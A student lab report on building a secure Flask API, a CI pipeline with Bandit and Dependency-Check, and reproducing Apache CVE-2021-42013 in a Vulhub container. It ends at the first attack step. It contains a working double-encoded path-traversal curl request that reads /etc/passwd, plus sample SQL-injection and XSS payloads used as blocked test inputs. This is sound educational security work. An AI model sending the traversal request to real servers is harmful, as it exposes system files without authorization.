**HANGZHOU DIANZI UNIVERSITY**
School of Computer Science and Technology

Information Security — Laboratory Report

Work No. 1

# Secure REST API Development with CI/CD and Real CVE Vulnerability Analysis

Building a secure Flask backend, integrating SAST/SCA into a CI/CD pipeline, and reproducing & remediating a real-world CVE with Vulhub

| | |
|---|---|
| **Course** | Information Security |
| **Laboratory Work No.** | Work 1 |
| **Student Name (Surname, Name)** | Lin Zhuohe |
| **Student ID (HDU Number)** | 23320224 |
| **Variant** | _____ |
| **Technology Stack** | Python / Flask + SQLAlchemy + bcrypt + PyJWT |
| **Public Git Repository** | https://github.com/LinZhuohe/work1-secure-api |
| **Last Successful Pipeline** | https://github.com/LinZhuohe/work1-secure-api/actions |
| **Selected CVE** | CVE-2021-42013 (Apache HTTP Server 2.4.49 / 2.4.50) |
| **Date** | October 21, 2026 |

# 1. Purpose of the Work

The purpose of this laboratory work is to gain hands-on experience across the full secure-development lifecycle: (1) building a secure backend web application that defends against the OWASP Top 10; (2) integrating automated security tooling into a CI/CD pipeline; and (3) reproducing, analyzing, and remediating a real-world vulnerability in a controlled environment, then verifying the fix.

Concretely, the work consists of three deliverables:

- **A secure REST API** (Python/Flask) with authenticated endpoints, JWT-based authentication, bcrypt password hashing, and protection against SQL injection and XSS.
- A **GitHub Actions CI/CD pipeline** that runs unit tests plus a SAST tool (Bandit) and an SCA tool (OWASP Dependency-Check) automatically on every push, producing HTML reports.
- A **real CVE study** using Docker and Vulhub: reproduce Apache httpd CVE-2021-42013 (path traversal that escalates to remote code execution), explain its root cause, apply the fix, and prove that the attack no longer works while normal functionality is preserved.

# 2. Environment and Tooling

| Component | Choice / Version | Role |
|---|---|---|
| Language / framework | Python 3.12 (CI) / Flask 3.1.3 | REST API implementation |
| ORM / database | Flask-SQLAlchemy 3.1.1 / SQLAlchemy 2.1.5 / SQLite | Parameterized data access |
| Authentication | PyJWT 2.15.1 (HS256) | Issue / verify JWT tokens |
| Password hashing | bcrypt 5.0.0 | Salted, adaptive password hashes |
| XSS escaping | MarkupSafe 3.0.4 | HTML output encoding |
| SAST tool | Bandit | Static source-code analysis |
| SCA tool | OWASP Dependency-Check 13.0.0 | Third-party dependency CVE scan |
| CI/CD | GitHub Actions | Automated pipeline on push / PR |
| Vulnerability lab | Docker Desktop + Vulhub | Reproducible CVE environment |
| Target CVE | CVE-2021-42013 (Apache httpd 2.4.50 vs 2.4.51) | Real CVE analysis |

The complete source code, pipeline configuration, and CVE fix files are in the public repository: **https://github.com/LinZhuohe/work1-secure-api**.

# 3. Part A — Secure REST API

## 3.1 Project Layout and How to Run

```
work1-secure-api/
|-- app.py              # Flask app, 3 endpoints, request routing
|-- models.py           # SQLAlchemy models (User, Post); no password is serialized
|-- auth_utils.py       # bcrypt hashing + JWT issue/verify + @require_auth
|-- security.py         # markupsafe.escape() output encoding (XSS defense)
|-- test_api.py         # 7 unittest cases (auth, SQLi, access control, XSS)
|-- requirements.txt    # 12 pinned third-party packages
\-- .github/workflows/ci.yml   # unit tests + SAST + SCA
```

Run locally (a seed account **admin / Admin123!** is created on startup):

```
python -m venv .venv
.venv\Scripts\activate
pip install -r requirements.txt
python app.py            # serves http://127.0.0.1:5000
```

## 3.2 Implemented Endpoints

| # | Method & Path | Authentication | Description |
|---|---|---|---|
| 1 | POST /auth/login | none | Accepts a username and password; on success returns a JWT. |
| 2 | GET /api/data | valid JWT required | Returns the list of users (sensitive data); denied without a token. |
| 3 | POST /api/posts | valid JWT required | Self-designed endpoint: an authenticated user publishes a post; user content is HTML-escaped (XSS demonstration). |

### How to call the endpoints

```
# 1) login -> receive a JWT
curl -X POST http://127.0.0.1:5000/auth/login -H "Content-Type: application/json" ^
  -d "{"username":"admin","password":"Admin123!"}"
#   -> {"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...."}

# 2) access protected data WITHOUT a token  -> 401
curl -i http://127.0.0.1:5000/api/data

# 2) access protected data WITH a valid token -> 200
curl -i http://127.0.0.1:5000/api/data -H "Authorization: Bearer <TOKEN>"

# 3) publish a post with an XSS payload (authenticated) -> 201, payload escaped
curl -X POST http://127.0.0.1:5000/api/posts -H "Content-Type: application/json" ^
  -H "Authorization: Bearer <TOKEN>" ^
  -d "{"title":"t","content":"<script>alert(1)</script>"}"
```

## 3.3 Security Measure 1 — Broken Authentication (JWT + bcrypt) (1 point)

**Passwords are never stored in plaintext.** On registration/seeding the password is hashed with **bcrypt**, which generates a unique random salt per password and uses a tunable work factor (deliberately slow). Verification uses bcrypt's constant-time comparison, which also resists timing attacks.

```
# auth_utils.py
import bcrypt, jwt

def hash_password(password: str) -> str:
    # bcrypt embeds a fresh random salt inside the resulting hash
    return bcrypt.hashpw(password.encode("utf-8"), bcrypt.gensalt()).decode("utf-8")

def verify_password(password: str, password_hash: str) -> bool:
    # checkpw performs a constant-time comparison
    return bcrypt.checkpw(password.encode("utf-8"), password_hash.encode("utf-8"))
```

**A JWT is issued on successful login** and verified by middleware on every protected route. The token is signed with HS256 using a server-side secret (injected via **JWT_SECRET** in production), carries **iat** and a 1-hour **exp**, and the algorithm is pinned explicitly to prevent algorithm-confusion attacks.

```
# auth_utils.py
def create_token(username: str) -> str:
    now = datetime.now(timezone.utc)
    payload = {"sub": username, "iat": now,
               "exp": now + timedelta(hours=TOKEN_TTL_HOURS)}
    return jwt.encode(payload, SECRET_KEY, algorithm="HS256")

def get_current_user():
    auth = request.headers.get("Authorization", "")
    if not auth.startswith("Bearer "):
        return None
    try:  # pin the algorithm -> defeats alg-confusion; signature & exp are checked
        payload = jwt.decode(auth[7:], SECRET_KEY, algorithms=["HS256"])
        return payload.get("sub")
    except jwt.PyJWTError:
        return None

def require_auth(f):                      # middleware decorator
    @wraps(f)
    def wrapper(*a, **kw):
        username = get_current_user()
        if username is None:
            return jsonify({"error": "Unauthorized: missing or invalid token"}), 401
        return f(username=username, *a, **kw)
    return wrapper
```

Additionally, a non-existent user and a wrong password return the **identical 401 message**, which prevents account enumeration, and the user model never exposes **password_hash** in JSON responses.

## 3.4 Security Measure 2 — SQL Injection (SQLi) (0.5 point)

All database access goes through the SQLAlchemy ORM. **filter_by(username=username)** binds the user-supplied value as a parameter — it is never concatenated into a SQL string — so a classic payload such as **admin' OR '1'='1** is treated as a literal username and simply fails to authenticate.

```
# app.py
user = User.query.filter_by(username=username).first()   # bound parameter
if user is None or not verify_password(password, user.password_hash):
    return jsonify({"error": "invalid credentials"}), 401   # same response, no enumeration
```

## 3.5 Security Measure 3 — Cross-Site Scripting (XSS) (0.5 point)

All user-controlled text (**title**, **content**) is HTML-escaped before being stored and returned, using the framework's built-in **markupsafe.escape()** (output encoding). A payload like **<script>alert(1)</script>** is stored and echoed back as **<script>alert(1)</script>**, so the browser renders it as text and never executes it.

```
# security.py
from markupsafe import escape

def sanitize_text(value) -> str:
    return str(escape(value or ""))     # <script> -> &lt;script&gt;

# app.py  (POST /api/posts)
post = Post(title=sanitize_text(title),
            content=sanitize_text(content), author=username)
```

## 3.6 Functional and Security Test Results (curl)

The six checks below cover the full authentication/security matrix. The first pair shows a valid login (200 + JWT) and a wrong password (401); the next three show SQLi blocked, missing token blocked, and a valid token returning data (200); the last shows the XSS payload returned escaped (201).





*Figure A-1. Correct credentials → HTTP 200 with a signed JWT.*





*Figure A-2. Wrong password → HTTP 401 "invalid credentials".*




*Figure A-3. SQL-injection payload admin' OR '1'='1 → HTTP 401 (ORM bound parameter).*





*Figure A-4. GET /api/data without a token → HTTP 401 "missing or invalid token".*





*Figure A-5. Valid Bearer token → 200 with user list; XSS post → 201 with content escaped to <script>.*

### 3.7 Automated Unit Tests

The same checks are encoded as **7 unittest** cases in **test_api.py** and run in CI via **python -m unittest test_api -v**: successful login, wrong password, SQLi blocked, missing token, valid token, tampered token rejected, and XSS payload escaped. All 7 pass.

```
test_login_ok ................... 200, token present
test_login_wrong_password ........ 401
test_login_sqli_blocked .......... 401
test_data_requires_token ......... 401
test_data_with_token ............. 200, "users" present
test_tampered_token_rejected ..... 401
test_xss_payload_escaped ......... 201, "&lt;script&gt;" in content
----------------------------------------------------------------------
Ran 7 tests — OK
```

## 4. Part B — CI/CD Pipeline with SAST and SCA

### 4.1 Pipeline Definition

The workflow **.github/workflows/ci.yml** triggers on every push to **main** and on pull requests, on a clean **ubuntu-latest** runner. The job executes the sequence:

- check out the code and set up Python 3.12;
- install the pinned dependencies and Bandit;
- run the API unit tests (must pass);
- **SAST**: run Bandit over the source and upload the HTML report as an artifact;
- **SCA**: run OWASP Dependency-Check on requirements.txt and upload the HTML report as an artifact.

```
# .github/workflows/ci.yml  (excerpt)
on:
  push:    { branches: [main] }
  pull_request:
jobs:
  security:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - uses: actions/setup-python@v5
        with: { python-version: "3.12" }
      - run: pip install -r requirements.txt && pip install bandit
      - name: Run API unit tests
        run: python -m unittest test_api -v
      - name: SAST - Bandit scan
        run: bandit -r app.py auth_utils.py models.py security.py test_api.py -f html -o reports/bandit.ht
      - uses: actions/upload-artifact@v4
        with: { name: bandit-report, path: reports/bandit.html }
      - name: SCA - OWASP Dependency-Check
        uses: dependency-check/Dependency-Check_Action@main
        with:
          project: "work1-secure-api"
          args: "--enableExperimental --suppression suppression.xml --scan requirements.txt"
      - uses: actions/upload-artifact@v4
        with: { name: dependency-check-report, path: reports/dependency-check-report.html }
```

## 4.2 Pipeline Runs and Last Successful Run

The Actions tab shows the workflow **CI - Security Checks** running automatically on each commit. The latest runs (including the SCA fixes) are green. The last successful run is **Run #11** (commit 28a664d), which produced both security artifacts.





*Figure B-1. GitHub Actions — the CI - Security Checks workflow runs on every push; the latest runs are green.*





*Figure B-2. Last successful run: Status = Success, Total duration ≈ 50 s, Artifacts = 2 (bandit-report and dependency-check-report).*

## 4.3 SAST — Bandit

Bandit performs static (white-box) analysis of the Python source for common security anti-patterns (hardcoded passwords, insecure use of JWT, subprocess/eval, weak crypto, etc.). The clean report below reports **0 issues** across 204 lines of code (no issue rows are listed under the metrics summary).




*Figure B-3. SAST report (bandit.html): 204 lines scanned, 0 skipped, 0 security issues.*

## 4.4 SCA — OWASP Dependency-Check

Dependency-Check (SCA) identifies the third-party components and matches them against the National Vulnerability Database. Two implementation details are worth noting:

- The **Pip / requirements.txt analyzer is experimental** in Dependency-Check and must be enabled explicitly with **--enableExperimental**; without it the scan reports 0 dependencies even though the file is present.
- After enabling it, all **12 pinned dependencies** are scanned. The final result is **0 vulnerable dependencies / 0 vulnerabilities**, with one item explicitly suppressed after triage (see 4.5).





*Figure B-4. SCA report: Dependencies Scanned = 12 (12 unique), Vulnerable Dependencies = 0, Vulnerabilities Found = 0, Vulnerabilities Suppressed = 1.*

## 4.5 SCA Triage — Handling a False Positive (CVE-2025-45770)

Before suppression, the first real scan raised one low-confidence finding, **CVE-2025-45770**, against **PyJWT 2.15.1**. Verifying it against the NVD showed it is a **false positive** caused by a CPE name collision:

- The CVE affects **cpe:2.3:a:jwt_project:jwt** (a different product, the **jwt** package, versions up to 5.4.3). Our dependency is **PyJWT** (cpe:2.3:a:pyjwt_project:pyjwt), a different project on the 2.x version line — it has no 5.4.3 release. Dependency-Check attached both CPEs to PyJWT, and the incorrect **jwt_project** identifier caused the match.
- The CVE is also marked **disputed** on the NVD: key length is the application's responsibility, not the library's. This application uses a strong HS256 secret (≥ 32 bytes).

Rather than deleting the finding, the standard SCA practice is followed: a precise **suppression.xml** removes only the incorrect CPE for the pyjwt package and this CVE, while keeping the correct **pyjwt_project** CPE (so any genuine future PyJWT advisory is still reported). The suppressed item remains auditable in the report.

```
<!-- suppression.xml -->
<suppressions xmlns="https://jeremylong.github.io/DependencyCheck/
dependency-suppression.1.3.xsd">
  <suppress>
    <packageUrl regex="true">^pkg:pypi/pyjwt@.*$</packageUrl>
    <cpe>cpe:2.3:a:jwt_project:jwt:*</cpe>
    <cve>CVE-2025-45770</cve>
  </suppress>
</suppressions>
```





*Figure B-5. The suppressed CVE-2025-45770 entry (disputed, CWE-326) remains listed under "Suppressed Vulnerabilities" for auditability.*

# 5. Part C — Real CVE Analysis: CVE-2021-42013

## 5.1 Vulnerability Description

| Item | Description |
|---|---|
| CVE ID | CVE-2021-42013 |
| Component | Apache HTTP Server (httpd) |
| Affected versions | 2.4.49 and 2.4.50 (the latter contains an incomplete fix for CVE-2021-41773) |
| Fixed version | 2.4.51 and later |
| Weaknesses | CWE-177 (incomplete encoding/normalization), CWE-22 (path traversal), CWE-78 (OS command injection / RCE when CGI is enabled) |
| Preconditions | Directory aliasing/autoindex enabled; CGI or cgid loaded (for RCE); root directory set to "Require all granted" |
| Reference | https://httpd.apache.org/security/vulnerabilities_24.html |

Apache patched the 2.4.49 path-traversal flaw (CVE-2021-41773) in 2.4.50, but the patch was incomplete. By sending a **double URL-encoded** sequence **.%%32%65** (which decodes once to **%2e** and again to **.**), an attacker can rebuild the **../** traversal after the filter has already run, escape the document root, and read arbitrary files. If **mod_cgi** is enabled, the traversal can be pointed at **/bin/sh** to execute arbitrary commands (RCE).

## 5.2 Preparing the Vulnerable Environment (Vulhub + Docker)

Vulhub ships the vulnerable configuration under **httpd/CVE-2021-42013**. It is started with Docker Compose; the vulnerable service maps host port **8080** → **80** and exposes a fixed image (Apache 2.4.50) with CGI enabled and the root directory opened.

```
git clone https://github.com/vulhub/vulhub.git
cd vulhub/httpd/CVE-2021-42013
docker compose up -d
# vulnerable container cve-2021-42013-apache-1, http://localhost:8080
# response header confirms: Server: Apache/2.4.50 (Unix)
```

## 5.3 Reproducing the Attack

### Step 1 — path traversal to read /etc/passwd (HTTP 200)

The double-encoded segment **.%%32%65** is repeated seven times to climb from the **/icons/** alias to the filesystem root.

```
curl --path-as-is -i ^
 "http://localhost:8080/icons/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/etc/passwd"

# HTTP/1.1 200 OK
# Server: Apache/2.4.50 (Unix)
# root:x:0:0:root:/root:/bin/bash
# daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
# ...
```

